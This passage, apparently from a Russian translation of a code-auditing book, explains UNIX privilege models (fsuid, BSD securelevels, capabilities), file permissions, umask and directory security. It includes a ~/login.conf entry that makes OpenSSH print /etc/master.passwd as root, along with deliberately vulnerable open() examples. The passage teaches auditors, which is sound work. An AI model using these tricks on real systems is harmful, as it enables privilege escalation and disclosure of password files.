Чтобы решить эту проблему, программисты ядра Linux создали `fsuid` и `fsgid`, используемые для всех обращений к файловой системе. Эти IDs обычно на 100% синхронизированы с effective user ID, поэтому их наличие не влияет на использование обычных API управления привилегиями. Однако программа, которая хочет временно использовать файловые привилегии обычного пользователя без exposure к атакам, вызванным проверками безопасности на основе effective IDs, может просто изменить свои file system user и group IDs с помощью API-вызовов `setfsuid()` и `setfsgid()`.

BSD securelevels

Защита ядра BSD securelevels (теперь в некоторой степени поддерживаемая Linux) предназначена для защиты системного ядра от пользователя root. Основной фокус securelevels -- принудительно применять некоторые ограничения ко всем пользователям системы, включая superuser, чтобы компрометация root не делала машину полностью уязвимой. Она использует системное значение ядра, "securelevel", чтобы помогать решать, какие действия пользователям системы разрешено выполнять. Разные ветви и версии BSD различаются числом предоставляемых уровней и защитой каждого уровня, но идея по сути одинакова в каждой версии. Следующая выдержка из man page `init(8)` описывает доступные уровни:

```
Ядро работает с четырьмя разными уровнями безопасности.
Любой процесс superuser может повысить уровень безопасности,
но только init может понизить его. Уровни безопасности:

-1 Постоянно небезопасный режим: всегда запускать систему
   в режиме уровня 0.

0  Небезопасный режим: immutable и append-only флаги могут
   быть отключены. Все устройства могут читаться или записываться
   согласно своим permissions.

1  Безопасный режим: системные immutable и system append-only
   флаги не могут быть отключены; диски смонтированных файловых
   систем, /dev/mem и /dev/kmem нельзя открыть для записи.

2  Высокобезопасный режим: то же, что secure mode, плюс диски
   нельзя открыть для записи (кроме mount(2)) независимо от того,
   смонтированы они или нет. Этот уровень предотвращает подмену
   файловых систем через размонтирование, но также мешает запуску
   newfs(8), пока система находится в multi-user режиме.

Если исходный уровень безопасности равен -1, init оставляет его
без изменений. Иначе init организует запуск системы в режиме уровня 0
для single user и в режиме уровня 1 для multiuser. Если в multiuser
нужен режим уровня 2, его можно установить в single user, например
в startup script /etc/rc, используя sysctl(8).
```

Как видно, эта общесистемная настройка может запрещать действия даже superusers. Хотя она дает некоторый уровень защиты, она не позволяет тонко настраивать отдельные процессы и может быть подвержена обходам, если пользователи с root-доступом изменят определенные файлы и перезапустят машину.

Capabilities

Linux также взялся за проблему базовых недостатков привилегий UNIX, реализовав технологию, известную как **capabilities**. Эта модель определяет набор административных задач (capabilities), которые могут быть предоставлены процессу, выполняющемуся с повышенными привилегиями, или ограничены для него. Некоторые из определенных capabilities включают следующее:

• `CAP_CHOWN`: дает возможность менять владельца файла.
• `CAP_SETUID/CAP_SETGID`: дает возможность манипулировать пользовательскими и групповыми привилегиями процесса с помощью функций `set*id()`, обсуждавшихся ранее.
• `CAP_NET_RAW`: дает возможность использовать raw sockets.
• `CAP_NET_BIND_SERVICE`: дает возможность привязываться к "привилегированному" UDP- или TCP-порту (то есть ниже 1024).
• `CAP_SYS_MODULE`: дает возможность загружать и выгружать модули ядра.

Возможность предоставлять приложениям определенные capabilities и опускать другие делает возможным создание процессов, имеющих одну специальную системную capability без постановки всей системы под угрозу при компрометации. Программа `ping` -- идеальный пример. Вместо выполнения с полными правами для создания raw socket ей можно предоставить привилегию

`CAP_NET_RAW`. Если программа скомпрометирована, атакующие смогут создавать raw sockets (что все еще является нарушением), но не смогут автоматически загружать модули ядра или монтировать новые файловые системы, например.

Capabilities применяются к выполняющимся процессам, но также могут применяться к файлам на диске, чтобы принудительно применять ограничения или предоставлять специальные привилегии при запуске определенного binary (примерно как setuid/setgid bits, связанные с файлом).

У процесса есть три bitmasks capabilities:

• *Permitted set:* набор capabilities, которые процесс может включить.
• *Effective set:* набор capabilities, которые уже включены (набор, к которому обращаются при выполнении привилегированной операции).
• *Inheritable set:* набор capabilities, который новый процесс может унаследовать, когда текущий процесс его создает.

Хотя effective set в конечном счете управляет тем, что процесс может делать, два других набора не менее важны. Чтобы понять почему, представьте, что программа `ping` имеет только capability `CAP_NET_RAW` в effective set, но ее permitted set включает ряд других случайных capabilities, например `CAP_SYS_MODULE`. В этом случае, если пользователи скомпрометируют `ping`, они смогут включить capability `CAP_SYS_MODULE` (добавив ее в effective set) с помощью системного вызова `sys_capset()` и в результате загружать модули ядра.

File capabilities похожи, но связаны с файлом. У файла тоже есть три набора capabilities, но эти наборы немного отличаются:

• *Allowed set:* набор capabilities, которые разрешено добавить в наборы capabilities процесса при запуске исполняемого файла. (Capabilities применяются только к executables.)
• *Forced set:* набор capabilities, предоставляемых дополнительно к тем, которые у пользователей уже могут быть. Этот набор позволяет дать определенному приложению специальные привилегии каждый раз при запуске (как setuid/setgid bits на файле, но более тонко).
• *Effective set:* на самом деле это не набор, а бит, указывающий, должны ли capabilities из permitted set автоматически переноситься в effective set при загрузке нового образа процесса.

Уязвимость реализации capabilities

В ранних вариантах решения Linux capabilities (ядро Linux 2.2.15) Wojciech Purczynski обнаружил интересную логическую ошибку. В частности, пользователи могли ограничить свои привилегии в итоге себе на пользу. Удалив привилегию `CAP_SETUID` из inheritable и permitted privilege sets, а затем запустив setuid root приложение, пользователь заставлял приложение выполняться с root-привилегиями, но без разрешения сбрасывать привилегии при необходимости. Поэтому вызов `setuid(getuid())` завершался неудачей, и приложение продолжало выполняться в контексте повышенных привилегий. Был создан эксплойт, нацеленный на Sendmail 8.10.1. Подробнее об этой уязвимости можно прочитать на www.securityfocus.com/bid/1322/discuss.

Безопасность файлов

У каждого файла в UNIX-системе есть набор атрибутов, хранящихся в файловой системе рядом с содержимым файла. Эти атрибуты описывают свойства файла, такие как размер, владелец, permissions безопасности и timestamps доступа и изменения. Когда процесс пытается выполнить действие над файлом, ядро обращается к этим файловым атрибутам, чтобы определить, разрешено ли процессу продолжать. Следующие разделы описывают эти файловые атрибуты, объясняют, как ядро использует их для принятия решений контроля доступа, и какие ошибки могут быть допущены в приложениях, взаимодействующих с файловой системой.

File IDs

Как упоминалось ранее, каждый файл в UNIX-системе имеет владельца, то есть системного пользователя, ответственного за файл и имеющего расширенный контроль над ним. Каждый файл также принадлежит одной группе в системе, чтобы членам этой группы можно было предоставить определенные привилегии на файл. У файлов есть два целочисленных атрибута, представляющих эту информацию владения: owner ID и group ID.

Ядро устанавливает владельца и группу файла при первом создании файла. Владелец всегда устанавливается в effective user ID процесса, создавшего файл. Начальное членство в группе немного сложнее, поскольку есть две распространенные схемы инициализации group ID. BSD-based системы склонны устанавливать начальный group ID в group ID родительского каталога файла. Подход System V и Linux -- установить group ID в effective group ID создающего процесса. В системах, предпочитающих effective group IDs, обычно можно использовать BSD-style наследование каталогов для целых файловых систем через mount options или для отдельных каталогов с помощью специальных permission flags.


File IDs можно изменить после создания файла с помощью системных вызовов `chown()`, `lchown()` и `fchown()`, которые позволяют вызывающему коду указать новый owner ID и новый group ID. В BSD и Linux системах только superuser может изменить владельца файла. Однако System V системы исторически позволяли владельцам файлов отдавать владение другому пользователю. Этот параметр в большинстве производных System V конфигурируется system-wide, и в Solaris он по умолчанию отключен.

В большинстве систем superuser и владелец файла могут менять членство в группе. Владельцы файлов могут изменить группу файла только на группу, членом которой они являются. Снова, производные System V, за исключением Solaris, склонны разрешать произвольные изменения групп владельцем файла, но в целом такое поведение встречается нечасто.

Права доступа к файлам

Права доступа к файлам представлены небольшим набором битов фиксированной ширины, хранящимся как атрибут файла в файловой системе. Рисунок 9-1 показывает permission bitmask. Она разделена на четыре компонента, каждый из которых состоит из трех битов. Поскольку каждая секция является 3-битным значением с возможным диапазоном от 0 до 7, восьмеричная запись естественно подходит для описания прав доступа к файлам.

Рисунок 9-1. Permission bitmasks



Четыре компонента permission bitmask -- это owner permissions, group permissions, other permissions и набор специальных флагов. Owner permissions применяются только к одному пользователю: владельцу файла. Group permissions применяются к членам группы файла, но не применяются к владельцу файла, если он или она является членом этой группы. "Other" permissions (иногда известные как "world permissions") применяются к любому другому пользователю системы. Специальный компонент bitmask немного отличается: он не содержит permissions, применяемых к

конкретному набору пользователей; вместо этого он имеет флаги, указывающие специальные свойства файла, которые ядро будет учитывать. Эти специальные биты вскоре обсуждаются подробнее.

Каждый компонент имеет три бита. Для компонентов owner, group и other эти три бита указывают права read, write и execute. Эти три бита интерпретируются по-разному в зависимости от типа файла. Для обычного файла read permission обычно означает способность пользователя открыть файл для чтения системным вызовом `open()`. Write permission означает способность пользователя открыть файл для записи системным вызовом `open()`. Execute permission означает способность пользователя запустить файл как программу системным вызовом `execve()`.

Если бит permission установлен, это означает, что связанная privilege предоставлена соответствующему набору пользователей. Так, файл с permission bit-string восьмеричного `0645` (двоичного `000 110 100 101`) указывает, что специальные биты не установлены, владелец файла имеет read и write permission, члены группы файла имеют read permission, а все остальные в системе имеют read и execute permission.

Ядро смотрит только на наиболее конкретный набор permissions, релевантный данному пользователю. Это может приводить к запутанным ситуациям, например члену группы файла запрещено выполнять действие, которое разрешено всем остальным в системе, или владельцу файла запрещено делать то, что разрешено другим системным пользователям. Например, файл с permission string восьмеричного `0606` (двоичного `000 110 000 110`) указывает, что владелец файла и все остальные в системе имеют read и write доступ к файлу, кроме членов группы файла, у которых нет доступа к файлу.

Совет по аудиту

Распространенное заблуждение -- думать, что менее конкретные permission bits учитываются, если более конкретные permissions запрещают действие.

Три специальных permission bits -- это setuid bit, setgid bit и sticky (или tacky) bit. Если setuid bit установлен на исполняемом файле, программа выполняется с привилегиями владельца файла, что означает, что effective user ID и saved set-user-ID нового процесса устанавливаются в owner ID файла. Setgid bit похож: программа с установленным setgid bit выполняется с effective group privileges группы файла. Это означает, что effective group ID и saved set-group-ID процесса устанавливаются в group ID файла. Sticky bit не широко используется или поддерживается для обычных файлов, но обычно указывает, что файл активно используется и система должна действовать соответственно, что может означать удержание его в памяти в течение более длительных периодов.

Права доступа к существующему файлу можно изменить системным вызовом `chmod()`, который принимает имя файла, или системным вызовом `fchmod()`, который работает с файлом, уже открытым процессом. Только два пользователя могут изменить permissions файла: владелец файла и superuser.


Umask

У каждого процесса есть **umask** -- 9-битная маска, используемая при создании файлов. Большинство системных вызовов создания файлов принимает параметр `mode`; пользователи задают этот параметр, чтобы указать 12-битную строку permissions, которую они хотят назначить файлу при создании. Ядро берет эти mode permissions и использует значение umask, чтобы дополнительно ограничить, какие privilege bits будут установлены. Поэтому если процесс пытается создать файл с доступом read и write для всех пользователей, но umask это запрещает, файл

создается без этих access bits.

Чтобы вычислить начальные permission bits для нового файла, аргумент permissions системного вызова создания файла вычисляется битовой операцией `AND` с дополнением значения umask. Этот процесс показан на рисунке 9-2. У процесса значение umask равно `022`, что говорит ядру отключить group write и world write permissions для любого файла, создаваемого этим процессом. С umask `022` вызов `open()` с аргументом permissions восьмеричного `0777` приводит к созданию файла с permissions восьмеричного `0755`.

Рисунок 9-2. Permission bitmasks и umask



Процесс может вручную установить свой umask системной функцией `umask()`. У нее следующий прототип:

```
mode_t umask(mode_t mask);
```

Функция `umask()` устанавливает umask процесса в 9-битную строку permissions, указанную `mask`. Эта функция всегда завершается успешно. Umask процесса наследуется при запуске новой программы. Подробнее о наследовании атрибутов вы узнаете в главе 10, "UNIX II: процессы". Если процесс не устанавливает umask вручную, он, скорее всего, унаследует default umask (в большинстве случаев `022`).

Права доступа к каталогам

Как упоминалось, каталоги -- это специальный тип файла для хранения других файлов. У них есть набор permissions, как у любого файла в файловой системе, но ядро интерпретирует permission flags немного иначе.

Если у пользователей есть read permissions на каталог, они могут просматривать список файлов, которые каталог содержит. Для этого они открывают каталог системным вызовом `open()`, а затем используют специальный системный вызов для чтения записей каталога, например `getdents()`, `readdir()` или `getdirentries()`.

Если у пользователей есть write permissions на каталог, им разрешено изменять содержимое каталога. Это означает, что пользователи могут создавать новые файлы в каталоге через несколько системных вызовов, например `creat()`, `open()` и `mkdir()`. Write permissions позволяют пользователям удалять файлы в каталоге с помощью `unlink()` или `rmdir()` и переименовывать файлы в каталоге системным вызовом `rename()`. Обратите внимание, что фактические permissions и ownership удаляемых или переименовываемых файлов не имеют значения; изменяется именно файл каталога.

Execute permissions, также называемые search permissions, позволяют пользователям входить в каталог и обращаться к файлам в нем. В основном search permissions нужны, чтобы войти в каталог и получить доступ к содержащимся в нем файлам. Если у вас нет search permissions, вы не можете обратиться ни к одному файлу в каталоге; следовательно, любые подкаталоги этого каталога также закрыты для вас. Search permissions на каталог нужны, чтобы войти в него системным вызовом `chdir()`. В общем случае, если у вас есть write permissions на каталог, вам также нужны search permissions на него, чтобы что-либо сделать. Однако read permissions работают без search permissions.

Setuid bit обычно не имеет смысла для каталогов в современных UNIX-системах. Setgid bit используется в некоторых Linux и System V системах, чтобы указать, что каталог имеет BSD-семантику. В таких системах, если каталог отмечен setgid bit, любой файл, созданный в этом каталоге, автоматически наследует group ID каталога. Любой каталог, созданный внутри одного из таких специальных setgid-каталогов, также помечается setgid.

Если sticky bit установлен на каталог, каталог фактически становится append-only. Если у пользователей есть write permissions на каталог, они могут по своему усмотрению переименовывать и удалять файлы в каталоге, независимо от permissions и ownership конкретного файла. Однако sticky directory позволяет пользователям удалять и переименовывать только файлы, которыми они владеют. Этот permission bit используется для реализации публичных временных каталогов, таких как `/tmp`. Поскольку `/tmp` является sticky, если один пользователь создает там временный файл, другой случайный пользователь не может просто прийти и переименовать или удалить его.

Начальные permissions каталогов устанавливаются так же, как permissions обычных файлов. Системный вызов `mkdir()` учитывает аргумент `mode` и дополнительно ограничивает permissions на основе текущего umask процесса. Permissions каталогов меняются теми же API-вызовами, которые используются для file permissions.

Управление привилегиями при файловых операциях

Процесс может попытаться выполнить множество действий, заставляющих ядро выполнить проверку безопасности. В общем случае создание или открытие файла подлежит проверке контроля доступа, как и операции, изменяющие каталог, в котором находится файл, и операции, изменяющие атрибуты файла. Открытие файла обычно выполняется системными вызовами `open()`, `creat()`, `mknod()`, `mkdir()` или `socket()`; каталог файла изменяется вызовами вроде `unlink()` и `rename()`; а атрибуты файла меняются вызовами вроде `chmod()`, `chown()` или `utimes()`. Все эти проверки привилегий учитывают permission bitmask файла, ownership и group membership вместе с effective user ID, effective group ID и supplemental groups процесса, пытающегося выполнить действие.

Effective permissions процесса критичны для взаимодействия с файловой системой, потому что они определяют, какие действия ядро разрешает для определенных файлов, и влияют на начальное ownership и group membership любых файлов или каталогов, созданных процессом. Вы уже видели, как UNIX-процессы управляют своими привилегиями и с какими ловушками эти программы могут столкнуться. Естественно, приложения, выполняющиеся с привилегиями, должны быть чрезвычайно осторожны в том, как они взаимодействуют с файловой системой.

Безрассудство с привилегиями

Самый прямолинейный тип уязвимости взаимодействия с файловой системой -- уже обсуждавшийся: привилегированный процесс, который просто не принимает никаких мер предосторожности перед взаимодействием с файловой системой. Такое безрассудство обычно имеет серьезные последствия, например позволяет непривилегированным пользователям читать или изменять критические системные файлы. Вы видели пример этого в листинге 9-1, где была уязвимость в XFree86 server.

Библиотеки

Иногда программа добросовестно управляет своими повышенными привилегиями, но может попасть в беду, когда полагается на сторонние библиотеки для достижения нужной функциональности. Shared libraries часто могут быть источником потенциальных уязвимостей, поскольку пользователи библиотеки не знают, как библиотечные функции работают внутри; они знают только API, который библиотека экспортирует. Поэтому для библиотек довольно опасно как попало обращаться к ресурсам файловой системы: если библиотека используется в привилегированном приложении, ее функциональность может стать средством privilege escalation. Если разработчиков не уведомить о потенциальных побочных эффектах использования конкретной библиотеки, они могут непреднамеренно внести уязвимость в приложение, которое иначе было бы безопасным. В качестве примера рассмотрите ошибку, связанную с login class capability database во FreeBSD, обнаруженную Przemyslaw Frasunek (задокументирована на www.osvdb.org/displayvuln.php?osvdb_id=6073). Исследователь отметил, что и portable OpenSSH, и программа `login` вызывают разные функции в `libutil`, чтобы читать записи из login capabilities database до сброса привилегий. Такое поведение опасно, потому что если `libutil` вызывается определенным образом, она ищет в домашнем каталоге пользователя файл `.login.conf`, содержащий пользовательские записи login capability database. Этот код инкапсулирован в библиотеке `libutil`, поэтому проблема не была сразу очевидна. Вот один из уязвимых фрагментов кода из OpenSSH:

```
if (newcommand == NULL && !quiet_login && !options.use_login) {
    fname = login_getcapstr(lc, "copyright", NULL, NULL);
    if (fname != NULL && (f = fopen(fname, "r")) != NULL) {
        while (fgets(buf, sizeof(buf), f) != NULL)
            fputs(buf, stdout);
        fclose(f);
```

Назначение этого кода -- печатать copyright message, определенное системой, когда пользователи входят в систему. Имя copyright file, если оно определено, получается вызовом `login_getcapstr()`. Функция `login_getcapstr()`, определенная в `libutil`, извлекает запись из login capabilities database с помощью функции libc `cgetstr()`. Используемая ею база данных указана в аргументе `lc`, установленном предыдущим вызовом `login_getpwclass()`, который по сути ищет в домашнем каталоге пользователя пользовательский class file.

Допустим, пользователь создает файл `~/login.conf`, содержащий такие строки:

```
default:\
    :copyright=/etc/master.passwd:
```

Если пользователь входит в систему, предыдущий код OpenSSH возвращает `/etc/master.passwd` как copyright string, и daemon `ssh` затем открывает password file как root и печатает его содержимое.

Создание файлов

Приложения, создающие новые файлы и каталоги в файловой системе, должны внимательно выбирать подходящие начальные permissions и ownership файла. Даже если процесс работает в довольно безопасной части файловой системы, он может попасть в неприятности, оставив новые файлы и каталоги открытыми для атакующих.

UNIX-интерфейс open()

Основной интерфейс UNIX-системы для создания и открытия файлов -- системный вызов `open()`. Функция `open()` имеет следующую семантику:

```
int open(char *pathname, int flags, mode_t mask);
```

Как видно, `open()` имеет три параметра. Параметры `pathname` и `mask` задают имя файла, который нужно создать или открыть, и 12-битную permission mask, которую нужно применить к файлу, если он создается. (Если файл открывается, а не создается, permission mask игнорируется.) Параметр `flags` задает, как должен вести себя `open()`. Этот параметр состоит из 0 или более специальных значений флагов, объединенных OR в bitmask. Вы познакомитесь с этими флагами на протяжении оставшейся части главы.

Permissions

При ревью UNIX-приложения нужно убедиться, что при создании файла или каталога изначально выбираются разумные permission bits. Если файл создается с помощью `open()`, `creat()` или специальной функции вроде `mknod()`, программисты, скорее всего, укажут явный file creation mode, который должно быть легко быстро проверить. Помните, что указанный creation mode будет молча объединен со значением umask процесса, обсуждавшимся ранее. Хотя упомянутые здесь функции используют явные file creation modes, позднее в разделе "Файловый интерфейс stdio" вы увидите, что стандартные библиотеки C предоставляют API файлового ввода-вывода, которые неявно определяют permissions, что является гораздо более опасной моделью программирования.

Забытый O_EXCL

Создание нового файла легко сделать неправильно. Часто, когда разработчик пишет код, предназначенный для открытия файла, тот же код может непреднамеренно открыть уже существующий файл. Такая атака возможна потому, что функция `open()` отвечает и за создание новых файлов, и за открытие существующих. Она делает одно или другое в зависимости от того, какие флаги присутствуют в параметре `flags`. Флаг `O_CREAT` указывает, что `open()` должен создать новый файл, если запрошенного имени файла еще не существует. Поэтому любой вызов `open()`, которому передан флаг `O_CREAT`, потенциально создаст новый файл, но также может просто открыть уже существующий, если он уже есть (и вызывающая программа имеет достаточный доступ для открытия). Когда флаг `O_EXCL` используется вместе с `O_CREAT`, функция `open()` эксклюзивно создает новый файл. Если указанное имя файла уже существует, функция `open()` завершится неудачей. Поэтому если `open()` вызывается с `O_CREAT`, но без `O_EXCL`, система может открыть существующий файл вместо создания нового. Чтобы увидеть, как это может стать проблемой, рассмотрите следующий пример:

```
if ((fd=open("/tmp/tmpfile.out", O_RDWR|O_CREAT, 0600)) < 0)
    die("open");

...
```

Код в примере создает временный файл с именем `/tmp/tmpfile.out`. Однако поскольку флаг `O_EXCL` не указан, также возможно, что этот код откроет уже существующий файл, если `/tmp/tmpfile.out` уже существует. Позднее в этой главе, в разделе "Race conditions", вы увидите, что атакующие могут использовать символьные ссылки файлов для эксплуатации такой проблемы, заставляя приложение открывать чувствительные системные файлы.

Также помните, что если файл открыт, а не создан, permission mask, переданная `open()`, полностью игнорируется. Возвращаясь к предыдущему фрагменту кода: если приложение создавало файл `/tmp/tmpfile.out` с ограничительными permissions, как показано, потому что собиралось хранить в нем чувствительные данные, любой пользователь мог бы получить доступ к этим данным, сначала создав файл с тем же именем.

Непривилегированный владелец

Приложения, выполняющиеся со специальными привилегиями, часто отказываются от части или всех привилегий при выполнении потенциально опасных операций, таких как создание или открытие файлов. В общем случае такой подход разумен, но есть определенные ловушки, за которыми нужно следить.

Если процесс создает файл или каталог, он создается как менее привилегированный пользователь. Если это setuid root программа, а атакующий является менее привилегированным пользователем, последствия могут быть серьезными. Помните: если вы владеете файлом, вы можете изменить его group ownership и permission bitmask. Поскольку вы контролируете permissions, вы можете читать, писать и усекать файл по своему желанию. Рассмотрите этот код:

```
drop_privs();

if ((fd=open("/usr/safe/account3/resultfile", O_RDWR | O_CREAT, 0600))<0)
    die("open");

regain_privs();

...
```

Этот код прост, но показывает, как может выглядеть создание файла в privilege-aware setuid программе. Проблема безопасности в этой программе может быть, а может и не быть; это зависит от того, что программа делает с файлом позже. Как написано, если файла еще нет в файловой системе, он создается вызовом `open()`. Он будет принадлежать атакующему, который затем сможет произвольно манипулировать содержимым и permissions файла. Эти действия могут включать изменение содержимого файла во время работы программы с ним, изменение permissions, чтобы помешать программе повторно открыть файл позже, или просто чтение содержимого файла.

Безопасность каталогов

Как обсуждалось, процесс, создающий файлы, должен убедиться, что выбирает подходящий набор permissions и подходящего owner и group для файла. Но это не единственная забота приложения, поскольку каталоги, содержащие файл, также ключевы для общей безопасности файла.

Если новые файлы создаются в каталоге, доступном для записи непривилегированному пользователю, программа должна быть способна справляться с действиями атакующих вроде удаления создаваемых ею файлов, создания файлов с именами, конфликтующими с именами,

используемыми программой, и переименования файлов после их создания программой. Вы увидите примеры таких атак в разделах "Ссылки" и "Race conditions" далее в этой главе.

Если каталог доступен атакующему для записи, но является sticky directory, программа все еще находится на опасной территории, но ей не нужно беспокоиться о том, что атакующие переименуют или удалят ее файлы после успешного создания. Однако при создании этих файлов она может столкнуться со множеством проблем, что вы также увидите в разделе "Race conditions" далее в этой главе.

Если содержащий каталог фактически принадлежит атакующему, у программы возникает другой, но столь же серьезный набор проблем. Атакующий, владеющий каталогом, может менять file permissions и group ownership каталога, чтобы заблокировать процесс или помешать ему выполнять определенные действия в определенные моменты.

Родительские каталоги

Чтобы файл был безопасен, недостаточно создать его безопасно и поместить в безопасный каталог. Каждый каталог, упомянутый в имени файла, должен быть столь же безопасен. Например, допустим, программа работает с файлом в расположении `/tmp/mydir/safedir/safefile`. Если `safedir` и `safefile` безопасны и неуязвимы для атаки, но непривилегированные пользователи владеют `mydir` или имеют write access к нему, они могут просто переименовать или удалить запись `safedir` и предоставить собственную версию `safedir` и `safefile`. Если программа позднее использует этот pathname, он будет ссылаться на совершенно другой файл. Поэтому важно, чтобы каждый каталог был безопасным, начиная с родительского каталога файла и поднимаясь до root directory.

Имена файлов и пути

Вы уже знаете о pathnames, но в этом разделе возвращаетесь к ним, сосредотачиваясь на деталях, значимых для безопасности. Pathname -- это последовательность одного или более компонентов каталогов, разделенных символом-разделителем каталогов `/`. Pathname, как и любая другая C-строка, завершается NUL-символом (`\x00`). Pathname говорит ядру, как пройти путь от известного расположения каталога к файлу или каталогу, перемещаясь по дереву каталогов. Например, pathname `/home/jm/test` говорит ядру, что нужно начать в root directory (`/`), затем перейти в каталог `home`, затем в каталог `jm`, а затем открыть файл `test`.

Терминология для файлов и путей не высечена в камне. Некоторые источники делят pathname на две части: path и filename. В этом контексте path -- это все компоненты каталогов в pathname, кроме последнего, и он говорит ядру, как добраться до каталога, содержащего запрошенный файл. Filename -- это последний компонент каталога, то есть имя файла в этом каталоге. Поэтому файл, на который ссылается pathname `/home/jm/test`, имеет path `/home/jm/` и filename `test`. На практике, однако, большинство людей используют термины "pathname" и "filename" взаимозаменяемо. Обычно термин "path" указывает каталог, содержащий файл, но он также используется при разговоре о любом pathname, который ссылается на каталог.

Есть два вида путей: absolute и relative. Absolute paths всегда начинаются с символа `/` и описывают, как добраться от root directory, имеющего имя `/`, к другому файлу или каталогу в файловой системе. Relative paths начинаются с любого символа, кроме `/` или NUL, и говорят ядру, как добраться от текущего рабочего каталога процесса к цели.

У каждого каталога есть две специальные записи: запись `.`, ссылающаяся на сам каталог, и запись `..`, указывающая на его родительский каталог. Root directory, имеющий имя `/`, имеет специальную запись `..`, которая указывает обратно на него самого. Файлы не могут содержать символ `/` в своих именах и не могут содержать NUL-символ, но все остальные символы разрешены. Несколько slash

подряд в pathname рассматриваются как один slash, поэтому путь `/////usr////bin////` совпадает с `/usr/bin`. Если pathname ссылается на каталог, обычно он может иметь любое количество завершающих slash, потому что они фактически игнорируются.

Допустим, у вас есть pathname `/usr/bin/find`. Поскольку он начинается с `/`, вы знаете, что это absolute path, говорящий ядру, как добраться до программы `find` от root directory. `/./////././usr/bin/../share/../bin/find` -- тоже absolute path, ссылающийся на тот же файл, хотя делает это более окружным путем. Если текущий выполняющийся процесс имеет current working directory, установленный в каталог `/usr/bin`, возможно в результате использования `chdir("/usr/bin")`, relative pathname `find` ссылается на программу, как и `./find` или `../../../../../../usr/bin/find`.

Это может показаться странным, но каждый раз, когда вы используете системный вызов, принимающий pathname, ядро проходит процесс пошагового перехода через каждый каталог, чтобы найти файл. Чтобы ядро могло следовать пути, вы должны иметь search permissions на каждый каталог в этом пути. Для избежания потерь производительности выполняется много кэширования, но это поведение стоит помнить, когда вы будете смотреть на некоторые векторы атак далее в этом разделе.

Трюки с путями

Многие привилегированные приложения строят пути динамически, часто включая в них данные, которыми может управлять пользователь. Такие приложения нередко выполняют sanity check построенных имен файлов, чтобы убедиться, что они находятся в безопасном месте или не содержат вредоносных компонентов. Например, представьте привилегированную программу, которая разбирает специальные файлы данных, причем эти файлы могут находиться только в двух каталогах. В программе есть такой код:

```
if (!strncmp(filename, "/usr/lib/safefiles/", 19)) {
    debug("data file is in /usr/lib/safefiles/");
    process_libfile(filename, NEW_FORMAT);
} else if (!strncmp(filename, "/usr/lib/oldfiles/", 18)) {
